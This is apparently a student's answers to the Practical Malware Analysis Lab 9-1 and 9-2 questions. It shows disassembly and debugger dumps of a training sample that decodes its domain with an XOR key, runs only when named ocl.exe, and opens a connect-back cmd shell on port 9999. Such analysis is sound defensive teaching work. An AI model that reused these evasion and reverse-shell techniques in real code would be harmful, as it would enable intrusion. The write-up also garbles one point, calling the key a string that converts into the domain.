- SCAL/fD8H.bSS
- 8A0y/RwoX.laU

6. **Are there any useful network-based signatures for this malware?**


URL: http://www.practicalmalwareanalysis.com



```
loc_4028CC:
push    offset a60      ; "60"
push    offset a80      ; "80"
push    offset aHttpWwwPractic ; "http://www.practicalmalwareanalysis.com"
push    offset aUps     ; "ups"
call    sub_401070
add     esp, 10h
test    eax, eax
jz      short loc_4028F3
```

Lab 9-2

1. What strings do you see statically in the binary?



ascii	3	.data	-	utility	-	T1059 | Command-Line Interface	TA0002 | Execution	cmd
ascii	3	.text	-	-	-	-	-	d@@
ascii	3	.text	-	-	-	-	-	dT@
ascii	3	.text	-	-	-	-	-	dT@
ascii	3	.text	-	-	-	-	-	dT@
ascii	3	.text	-	-	-	-	-	dT@
ascii	3	.text	-	-	-	-	-	dT@
ascii	3	.text	-	-	-	-	-	dT@
ascii	3	.text	-	-	-	-	-	dT@
ascii	3	.text	-	-	-	-	-	dT@
ascii	3	.text	-	-	-	-	-	dT@
ascii	3	.text	-	-	-	-	-	dT@
ascii	3	.text	-	-	-	-	-	dT@
ascii	3	.text	-	-	-	-	-	h)@
ascii	3	.text	-	-	-	-	-	h)@
ascii	3	.text	-	-	-	-	-	h)@
ascii	3	.text	-	-	-	-	-	h)@
ascii	3	.text	-	-	-	-	-	h)@
ascii	4	.text	-	-	-	-	-	h0P@
ascii	3	.text	-	-	-	-	-	h0u
ascii	3	.text	-	-	-	-	-	h0u
ascii	3	.text	-	-	-	-	-	h0u
ascii	4	.text	-	-	-	-	-	h< @


```
1220C7BF181C14A68C138133   cpu: 32-bit   file-type: executable   subsystem: GUI   entry-point: 0x00001577
```

Nothing useful except string **cmd.**

2. What happens when you run this binary?

ANS:

At first, nothing specific happens when running this binary.



```
loc_4013D6:
pop     edi
pop     esi
mov     esp, ebp
pop     ebp
retn
_main endp
```

```
loc_401304:
mov     edx, [ebp+var_1BC]
mov     eax, [edx+0Ch]
mov     ecx, [eax]
mov     edx, [ecx]
mov     dword ptr [ebp+var_1CC.sa_data+2], edx
push    270Fh            ; hostshort
call    ds:htons
mov     word ptr [ebp+var_1CC.sa_data], ax
mov     [ebp+var_1CC.sa_family], 2
push    10h              ; namelen
lea     eax, [ebp+var_1CC]
push    eax              ; name
mov     ecx, [ebp+s]
push    ecx              ; s
call    ds:connect
mov     [ebp+var_1B4], eax
cmp     [ebp+var_1B4], 0FFFFFFFFh
jnz     short loc_40137A
```

```
mov     ecx, [ebp+s]
push    ecx              ; s
call    ds:closesocket
call    ds:WSACleanup
push    7530h            ; dwMilliseconds
call    ds:Sleep
jmp     loc_40124C
```


```
mov     edx, [ebp+s]
push    edx              ; s
call    ds:closesocket
call    ds:WSACleanup
push    7530h            ; dwMilliseconds
call    ds:Sleep
jmp     loc_40124C
```

```
loc_40137A:
mov     eax, [ebp+s]
push    eax
sub     esp, 10h
mov     ecx, esp
mov     edx, dword ptr [ebp+var_1CC.sa_family]
mov     [ecx], edx
mov     eax, dword ptr [ebp+var_1CC.sa_data+2]
mov     [ecx+4], eax
mov     edx, dword ptr [ebp+var_1CC.sa_data+6]
mov     [ecx+8], edx
mov     eax, dword ptr [ebp+var_1CC.sa_data+0Ah]
mov     [ecx+0Ch], eax
call    sub_401000
add     esp, 14h
mov     ecx, [ebp+s]
push    ecx              ; s
call    ds:closesocket
call    ds:WSACleanup
push    7530h            ; dwMilliseconds
call    ds:Sleep
jmp     loc_40124C
```


3. How can you get this sample to run its malicious payload?

By stepping through the program with a debugger and a few break points, the result appears after the call at 0x401626.

EDX is filled with the value "ocl.exe", and this remains throughout the program until a comparison check. If it doesn't match, the malware will terminate. Therefore, to run the malware we must name it as "ocl.exe".




```
00401581  . 68 3C204000    PUSH Lab09-02.0040203C                      SE handler installation
00401586  . 64:A1 00000000 MOV EAX,DWORD PTR FS:[0]
0040158C  . 50             PUSH EAX
0040158D  . 64:8925 000000 MOV DWORD PTR FS:[0],ESP
00401594  . 83EC 10        SUB ESP,10
00401597  . 53             PUSH EBX
00401598  . 56             PUSH ESI
00401599  . 57             PUSH EDI
0040159A  . 8965 E8        MOV DWORD PTR SS:[EBP-18],ESP
0040159D  . FF15 30404000  CALL DWORD PTR DS:[<&KERNEL32.GetVersio   KERNEL32.GetVersion
004015A3  . 33D2           XOR EDX,EDX
004015A5  . 8AD4           MOV DL,AH
004015A7  . 8915 D4524000  MOV DWORD PTR DS:[4052D4],EDX
004015AD  . 8BC8           MOV ECX,EAX
004015AF  . 81E1 FF000000  AND ECX,0FF
004015B5  . 890D D0524000  MOV DWORD PTR DS:[4052D0],ECX
004015BB  . C1E1 08        SHL ECX,8
004015BE  . 03CA           ADD ECX,EDX
004015C0  . 890D CC524000  MOV DWORD PTR DS:[4052CC],ECX
004015C6  . C1E8 10        SHR EAX,10
004015C9  . A3 C8524000    MOV DWORD PTR DS:[4052C8],EAX
004015CE  . 6A 00          PUSH 0
004015D0  . E8 33090000    CALL Lab09-02.00401F08
004015D5  . 59             POP ECX
004015D6  . 85C0           TEST EAX,EAX
004015D8  .v75 08          JNZ SHORT Lab09-02.004015E2
004015DA  . 6A 1C          PUSH 1C
004015DC  . E8 9A000000    CALL Lab09-02.0040167B
004015E1  . 59             POP ECX
004015E2  > 8365 FC 00     AND DWORD PTR SS:[EBP-4],0
004015E6  . E8 72070000    CALL Lab09-02.00401D5D
004015EB  . FF15 2C404000  CALL DWORD PTR DS:[<&KERNEL32.GetComman  GetCommandLineA
004015F1  . A3 D8574000    MOV DWORD PTR DS:[4057D8],EAX
004015F6  . E8 30060000    CALL Lab09-02.00401C2B
004015FB  . A3 B0524000    MOV DWORD PTR DS:[4052B0],EAX
00401600  . E8 D9030000    CALL Lab09-02.004019DE
00401605  . E8 1B030000    CALL Lab09-02.00401925
0040160A  . E8 90000000    CALL Lab09-02.0040169F
0040160F  . A1 E4524000    MOV EAX,DWORD PTR DS:[4052E4]
00401614  . A3 E8524000    MOV DWORD PTR DS:[4052E8],EAX
00401619  . 50             PUSH EAX                                   Arg3 => 00000000
0040161A  . FF35 DC524000  PUSH DWORD PTR DS:[4052DC]                 Arg2 = 00000000
00401620  . FF35 D8524000  PUSH DWORD PTR DS:[4052D8]                 Arg1 = 00000000
00401626  . E8 FDFAFFFF    CALL Lab09-02.00401128                     Lab09-02.00401128
0040162B  . 83C4 0C        ADD ESP,0C
0040162E  . 8945 E4        MOV DWORD PTR SS:[EBP-1C],EAX
00401631  . 50             PUSH EAX
00401632  . E8 95000000    CALL Lab09-02.004016CC
00401637  . 8B45 EC        MOV EAX,DWORD PTR SS:[EBP-14]
0040163A  . 8B08           MOV ECX,DWORD PTR DS:[EAX]
0040163C  . 8B09           MOV ECX,DWORD PTR DS:[ECX]
0040163E  . 894D E0        MOV DWORD PTR SS:[EBP-20],ECX
ESP=0019FF74

Lab09-02.<ModuleEntryPoint>+0B4

Address   Hex dump                  ASCII
00405000  00 00 00 00 00 00 00 00  ........
00405008  00 00 00 00 F8 27 40 00  ....°'@.
00405010  00 00 00 00 00 00 00 00  ........
00405018  00 00 00 00 00 00 00 00  ........
00405020  00 00 00 00 00 00 00 00  ........
00405028  00 00 00 00 00 00 00 00  ........
00405030  63 6D 64 00 46 06 16 54  cmd.F..T
00405038  42 05 12 1B 47 0C 07 02  B...G...
00405040  5D 1C 00 16 45 16 01 1D  ]...E...
00405048  52 0B 05 0F 48 02 08 09  R...H...
00405050  1C 14 1C 15 00 00 00 00  ........
```



```
push    ebp
mov     ebp, esp
sub     esp, 304h
push    esi
push    edi
mov     [ebp+Str], 31h ; '1'
mov     [ebp+var_1AF], 71h ; 'q'
mov     [ebp+var_1AE], 61h ; 'a'
mov     [ebp+var_1AD], 7Ah ; 'z'
mov     [ebp+var_1AC], 32h ; '2'
mov     [ebp+var_1AB], 77h ; 'w'
mov     [ebp+var_1AA], 73h ; 's'
mov     [ebp+var_1A9], 78h ; 'x'
mov     [ebp+var_1A8], 33h ; '3'
mov     [ebp+var_1A7], 65h ; 'e'
mov     [ebp+var_1A6], 64h ; 'd'
mov     [ebp+var_1A5], 63h ; 'c'
mov     [ebp+var_1A4], 0
mov     [ebp+Str1], 6Fh ; 'o'
mov     [ebp+var_19F], 63h ; 'c'
mov     [ebp+var_19E], 6Ch ; 'l'
mov     [ebp+var_19D], 2Eh ; '.'
mov     [ebp+var_19C], 65h ; 'e'
mov     [ebp+var_19B], 78h ; 'x'
mov     [ebp+var_19A], 65h ; 'e'
mov     [ebp+var_199], 0
mov     ecx, 8
mov     esi, offset unk_405034
lea     edi, [ebp+var_1F0]
rep movsd
movsb
mov     [ebp+var_1B8], 0
mov     [ebp+Filename], 0
```

4. What is happening at 0x00401133?

If we examine 0x00401133 we can see that a few Hex values are being moved onto a relevant area of the stack segment.




```
00401127 L. C3             RETN
00401128 r$ 55             PUSH EBP
00401129  . 8BEC           MOV EBP,ESP
0040112B  . 81EC 04030000  SUB ESP,304
00401131  . 56             PUSH ESI
00401132  . 57             PUSH EDI
00401133  . C685 50FEFFFF  MOV BYTE PTR SS:[EBP-1B0],31
0040113A  . C685 51FEFFFF  MOV BYTE PTR SS:[EBP-1AF],71
00401141  . C685 52FEFFFF  MOV BYTE PTR SS:[EBP-1AE],61
00401148  . C685 53FEFFFF  MOV BYTE PTR SS:[EBP-1AD],7A
0040114F  . C685 54FEFFFF  MOV BYTE PTR SS:[EBP-1AC],32
00401156  . C685 55FEFFFF  MOV BYTE PTR SS:[EBP-1AB],77
0040115D  . C685 56FEFFFF  MOV BYTE PTR SS:[EBP-1AA],73
00401164  . C685 57FEFFFF  MOV BYTE PTR SS:[EBP-1A9],78
0040116B  . C685 58FEFFFF  MOV BYTE PTR SS:[EBP-1A8],33
00401172  . C685 59FEFFFF  MOV BYTE PTR SS:[EBP-1A7],65
00401179  . C685 5AFEFFFF  MOV BYTE PTR SS:[EBP-1A6],64
00401180  . C685 5BFEFFFF  MOV BYTE PTR SS:[EBP-1A5],63
00401187  . C685 5CFEFFFF  MOV BYTE PTR SS:[EBP-1A4],0
0040118E  . C685 60FEFFFF  MOV BYTE PTR SS:[EBP-1A0],6F
00401195  . C685 61FEFFFF  MOV BYTE PTR SS:[EBP-19F],63
0040119C  . C685 62FEFFFF  MOV BYTE PTR SS:[EBP-19E],6C
004011A3  . C685 63FEFFFF  MOV BYTE PTR SS:[EBP-19D],2E
004011AA  . C685 64FEFFFF  MOV BYTE PTR SS:[EBP-19C],65
004011B1  . C685 65FEFFFF  MOV BYTE PTR SS:[EBP-19B],78
004011B8  . C685 66FEFFFF  MOV BYTE PTR SS:[EBP-19A],65
004011BF  . C685 67FEFFFF  MOV BYTE PTR SS:[EBP-199],0
004011C6  . B9 08000000    MOV ECX,8
```

If we take the hex values accounting for the null values present and convert this to ascii we get the following:


- 31 71 61 7a 32 77 73 78 33 65 64 63 = 1qaz2wsx3edc (which can convert into www.practicalmalwareanalysis.com)
- 6F 63 6C 2E 65 78 65 = ocl.exe

In IDA, it converted the hex to ascii:



```
mov     [ebp+Str], 31h ; '1'
mov     [ebp+var_1AF], 71h ; 'q'
mov     [ebp+var_1AE], 61h ; 'a'
mov     [ebp+var_1AD], 7Ah ; 'z'
mov     [ebp+var_1AC], 32h ; '2'
mov     [ebp+var_1AB], 77h ; 'w'
mov     [ebp+var_1AA], 73h ; 's'
mov     [ebp+var_1A9], 78h ; 'x'
mov     [ebp+var_1A8], 33h ; '3'
mov     [ebp+var_1A7], 65h ; 'e'
mov     [ebp+var_1A6], 64h ; 'd'
mov     [ebp+var_1A5], 63h ; 'c'
mov     [ebp+var_1A4], 0
mov     [ebp+Str1], 6Fh ; 'o'
mov     [ebp+var_19F], 63h ; 'c'
mov     [ebp+var_19E], 6Ch ; 'l'
mov     [ebp+var_19D], 2Eh ; '.'
mov     [ebp+var_19C], 65h ; 'e'
mov     [ebp+var_19B], 78h ; 'x'
mov     [ebp+var_19A], 65h ; 'e'
mov     [ebp+var_199], 0
```


5. **What arguments are being passed to subroutine 0x00401089?**




xrefs to sub_401089

Directio	Typ	Address	Text
D...	p	_main+195	call sub_401089

Line 1 of 1



```
.text:004012BC                 push    edx             ; Str
.text:004012BD                 call    sub_401089
.text:004012C2                 add     esp, 8
.text:004012C5                 mov     [ebp+name], eax
```




```
004012BD  . E8 C7FDFFFF     CALL ocl_exe.00401089                        ocl_exe.00401089
004012C2  . 83C4 08         ADD ESP,8
004012C5  . 8945 F8         MOV DWORD PTR SS:[EBP-8],EAX
004012C8  . 8B45 F8         MOV EAX,DWORD PTR SS:[EBP-8]
004012CB  . 50              PUSH EAX                                     Name
004012CC  . FF15 A4404000   CALL DWORD PTR DS:[<&WS2_32.#52>]            gethostbyname
004012D2  . 8985 44FEFFFF   MOV DWORD PTR SS:[EBP-1BC],EAX
004012D8  . 83BD 44FEFFFF   CMP DWORD PTR SS:[EBP-1BC],0
004012DF  .v75 23           JNZ SHORT ocl_exe.00401304
004012E1  . 8B8D FCFCFFFF   MOV ECX,DWORD PTR SS:[EBP-304]
004012E7  . 51              PUSH ECX                                     Socket
004012E8  . FF15 A8404000   CALL DWORD PTR DS:[<&WS2_32.#3>]             closesocket
004012EE  . FF15 AC404000   CALL DWORD PTR DS:[<&WS2_32.#116>]           WSACleanup
004012F4  . 68 30750000     PUSH 7530                                    Timeout = 30000. ms
004012F9  . FF15 08404000   CALL DWORD PTR DS:[<&KERNEL32.Sleep>]        Sleep
004012FF  .^E9 48FFFFFF     JMP ocl_exe.0040124C
00401304  > 8B95 44FEFFFF   MOV EDX,DWORD PTR SS:[EBP-1BC]
0040130A  . 8B42 0C         MOV EAX,DWORD PTR DS:[EDX+C]
0040130D  . 8B08            MOV ECX,DWORD PTR DS:[EAX]
0040130F  . 8B11            MOV EDX,DWORD PTR DS:[ECX]
00401311  . 8995 38FEFFFF   MOV DWORD PTR SS:[EBP-1C8],EDX
00401317  . 68 0F270000     PUSH 270F                                    NetShort = 270F
0040131C  . FF15 B0404000   CALL DWORD PTR DS:[<&WS2_32.#9>]             ntohs
00401322  . 66:8985 36FEFI  MOV WORD PTR SS:[EBP-1CA],AX
00401329  . 66:C785 34FEFI  MOV WORD PTR SS:[EBP-1CC],2
00401332  . 6A 10           PUSH 10                                      AddrLen = 10 (16.)
00401334  . 8D85 34FEFFFF   LEA EAX,DWORD PTR SS:[EBP-1CC]
0040133A  . 50              PUSH EAX                                     pSockAddr
0040133B  . 8B8D FCFCFFFF   MOV ECX,DWORD PTR SS:[EBP-304]
00401341  . 51              PUSH ECX                                     Socket
00401342  . FF15 B4404000   CALL DWORD PTR DS:[<&WS2_32.#4>]             connect
00401348  . 8985 4CFEFFFF   MOV DWORD PTR SS:[EBP-1B4],EAX
0040134E  . 83BD 4CFEFFFF   CMP DWORD PTR SS:[EBP-1B4],-1
00401355  .v75 23           JNZ SHORT ocl_exe.0040137A
00401357  . 8B95 FCFCFFFF   MOV EDX,DWORD PTR SS:[EBP-304]
0040135D  . 52              PUSH EDX                                     Socket
0040135E  . FF15 A8404000   CALL DWORD PTR DS:[<&WS2_32.#3>]             closesocket
00401364  . FF15 AC404000   CALL DWORD PTR DS:[<&WS2_32.#116>]           WSACleanup
0040136A  . 68 30750000     PUSH 7530                                    Timeout = 30000. ms
0040136F  . FF15 08404000   CALL DWORD PTR DS:[<&KERNEL32.Sleep>]        Sleep
00401375  .^E9 D2FEFFFF     JMP ocl_exe.0040124C
0040137A  > 8B85 FCFCFFFF   MOV EAX,DWORD PTR SS:[EBP-304]
00401380  . 50              PUSH EAX
00401381  . 83EC 10         SUB ESP,10
00401384  . 8BCC            MOV ECX,ESP
00401386  . 8B95 34FEFFFF   MOV EDX,DWORD PTR SS:[EBP-1CC]
0040138C  . 8911            MOV DWORD PTR DS:[ECX],EDX
0040138E  . 8B85 38FEFFFF   MOV EAX,DWORD PTR SS:[EBP-1C8]
00401394  . 8941 04         MOV DWORD PTR DS:[ECX+4],EAX
00401089=ocl_exe.00401089

Registers (FPU)
EAX 00000060
ECX 0012FD90
EDX 0012FDD0 ASCII "1qaz2wsx3edc"
EBX 7FFDE000
ESP 0012FC6C
EBP 0012FF80
ESI 00405055 ocl.00405055
EDI 0012FD8E

EIP 004012BD ocl.004012BD

C 1  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000213 (NO,B,NE,BE,NS,PO,GE,G)

ST0 empty -UNORM BCBC 01050104 006C006C
ST1 empty 0.0000000000250840400e-4933
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0

Address   Hex dump                  ASCII
0012FD90  46 06 16 54 42 05 12 1B  F♠▬TB♣↕←
0012FD98  47 0C 07 02 5D 1C 00 16  G.•☻]∟.▬
0012FDA0  45 16 01 1D 52 0B 05 0F  E▬☺↔R♂♣☼

0012FC6C  0012FDD0  Arg1 = 0012FDD0 ASCII "1qaz2wsx3edc"
0012FC70  0012FD90  Arg2 = 0012FD90
0012FC74  7C910208  ntdll.7C910208
0012FC78  FFFFFFFF

Breakpoint at ocl_exe.004012BD                                    Paused
```

6. What domain name does this malware use?

www.practicalmalwareanalysis.com (1qaz2wsx3edc)

